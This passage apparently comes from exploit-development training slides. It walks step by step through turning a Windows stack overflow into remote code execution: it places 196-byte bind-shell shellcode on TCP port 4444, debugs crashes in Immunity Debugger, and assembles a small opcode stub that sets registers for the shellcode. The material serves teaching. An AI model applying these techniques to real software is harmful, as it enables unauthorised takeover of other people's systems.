a screenshot of the stack just before we execute the RETN from the top image. Notice that our null byte has successfully gotten into the return pointer, as we desired. By pressing F7 once, control will jump to the top address on the third image. This is our "pop ebp and retn" instructions. Single stepping with F7 brings us to the RETN instruction. The fourth image down shows us the stack during the RETN instruction. Notice that we will now move control to the address 0x010b1f62, which is the heap location storing our A's. Pressing F7 again brings us to the last screenshot. As you can see, the heap is now showing up in the main disassembly pane as if it were a valid code segment. We have now proven that we can direct control to our supplied data.




Just Add Shellcode, Right?

We only have 284 bytes before the return pointer. This limits our options with Windows shellcode, as it is usually pretty large. On this slide and provided for you on your tools CD is 196 byte shellcode by Dafydd Stuttard that opens a listener on TCP port 4444. In theory, we should simply have to subtract 196 from our 283 A's, insert our shellcode, and take control. Move onto the next slide.



Modifying Our Script


On this slide is the modified script, which includes our shellcode and our updated math. Our shellcode is 196 bytes. We need to subtract 196 from our previous data size of 283 A's. This results in an updated script sending in our 196 byte shellcode, followed by 87 A's to take us to the return pointer.



Our Script Fails ...


We successfully jumped to our shellcode, but hit an access violation within a few lines. Take a look at the instruction to which EIP is pointing, *LODS BYTE PTR DS:[ESI]*. ESI is pointing to 0x00000000 as you can see in the Registers Pane. This is not our shellcode and therefore, we must deal with its idiosyncrasies in order to have success. The *LODS* instruction will move the byte value held at the pointer supplied into AL, so it cannot be null.

A few lines before the crash is the instruction *XCHG EAX, ESI,* which is moving the null value held in EAX to ESI. This is causing the crash to occur on the *LODS* instruction. We also see that immediately after the *XCHG* instruction, ESI-18 is referenced and loaded into EDI, resulting in a negative value. We've got a few problems here.




What Now?

When we take the RETN that gets us to the start of our shellcode, EBX happens to be pointing to our shellcode – 194 bytes. 0x010b1f62 – 0x010b1ca0 = 194 bytes in decimal. Let's try first moving EBX into EAX before the shellcode to give it a valid address during the instructions discussed on the prior slide. We could also try any readable address, but as you will see, this address will help us out.




Our Assembly Code

We know that we want to move the contents of EBX into EAX so that we can satisfy some requirements in our shellcode, but we don't know the opcodes. We could either look the opcodes up online or we can simply assemble them in the debugger. Go to any area within Immunity Debugger's disassembly pane and double-click on an instruction. Above, the A's from our script were selected and double-clicked. Inside the pop-up box, type "mov eax, ebx" without the quotes of course, and click assemble. As you can see, the opcodes "8BC3" appear. This is our hexadecimal code to use in our script in front of the shellcode.




Updating Our Script

This slide shows our updated script which includes our new opcodes of "\x8b\xc3" and changes to our input. We need to add in our new variable "asm" and compensate for the two additional bytes by decreasing the number of A's sent to 85.




Trying Our Script

When running our script, we successfully hit our new opcodes and continue through to our shellcode; however, we run into a new access violation when executing at the address 0x5F327377. This does not seem like a valid address and we need to determine where the problem is occurring.




Single-Stepping

As stated on the slide, we satisfy the *LODS* instruction, where we were having trouble previously. We then run into a loop which is not satisfied until AL is equal to 71, which means that the function name string has ended. We are obviously searching through kernel32.dll for a particular function. This is apparent by holding down F7 to single-step for a bit and watching the Registers Pane. With most Windows shellcode, the function "LoadLibraryA" is the first function sought after. We need to determine how to satisfy the requirement detailed on the next slide.



Analyzing the Shellcode

It is obvious that we have made it to the point where we are performing a lookup in kernel32.DLLs Export Address Table (EAT). Analysis of the aforementioned loop shows a hashing operation is occurring, going through each function in the EAT, until "CMP DL,BYTE PTR SS:[ESP+1C]" is satisfied. We need to understand what seed value is needed to ensure that LoadLibraryA is resolved. Reviewing the source of this shellcode at http://www.ngssoftware.com/papers/WritingSmallShellcode.pdf is a highly detailed paper by Dafydd Studdard. This impressive paper states that the shellcode has assumptions which must be met. EAX must point to the start of the shellcode. At this address is the instruction "POP ECX" which is opcode 0x59. It is this value, 0x59, that is pushed onto the stack during a PUSHAD instruction, and is what is compared during the "CMP DL,BYTE PTR SS:[ESP+1C]" instruction. It is LoadLibraryA that results in DL holding 0x59. To make this work, we must add some more assembly before executing our shellcode and calculate the math accordingly.



Additional Assembly

We need the correct opcodes to:

MOV EAX, EBX ← *We already have this one.*

ADD AX, <#> ← *This adds however many bytes we desire to EAX. We want it to point to the start of our sc.*

PUSH EAX ← *This pushes the address held in EAX onto the stack.*

RETN ← *This returns to the address held in EAX, which needs to be the start of our shellcode.*

We can simply go into any line within the disassembly pane of the debugger and double-click existing instructions to make our changes and assemble our desired instructions. We did this previously to get the opcodes for "MOV EAX, EBX." The value of 0x4141 was used as a placeholder in the "ADD AX, <#>" instruction. We must determine what value will get us to the start of our shellcode. Once assembled, you should get something very similar to what is on the slide.


8BC3 - MOV EAX, EBX

6605 4141 - ADD AX, 4141

50 - PUSH EAX


C3 - RETN

We cannot use the instruction "ADD AL, <#>" as it places in a zero and breaks our math. Therefore, we must use "ADD AX."



Updating Our Script


We must now update and execute our script so we can determine the proper value to place into AX. We've placed our new opcodes into the "asm" variable and added appropriate comments. The 0x4141 is currently a placeholder as previously mentioned. We must also subtract six A's from our input to compensate for the six additional bytes of assembly. Note that the shellcode has been truncated again to save space.



Running Our Script


Don't let this part trick you. There is no magic happening in this exploit, only simple mathematical adjustments. In this screenshot, we have run the script form the previous slide. You can analyze the state of the program at this point which allows us to do some calculations.

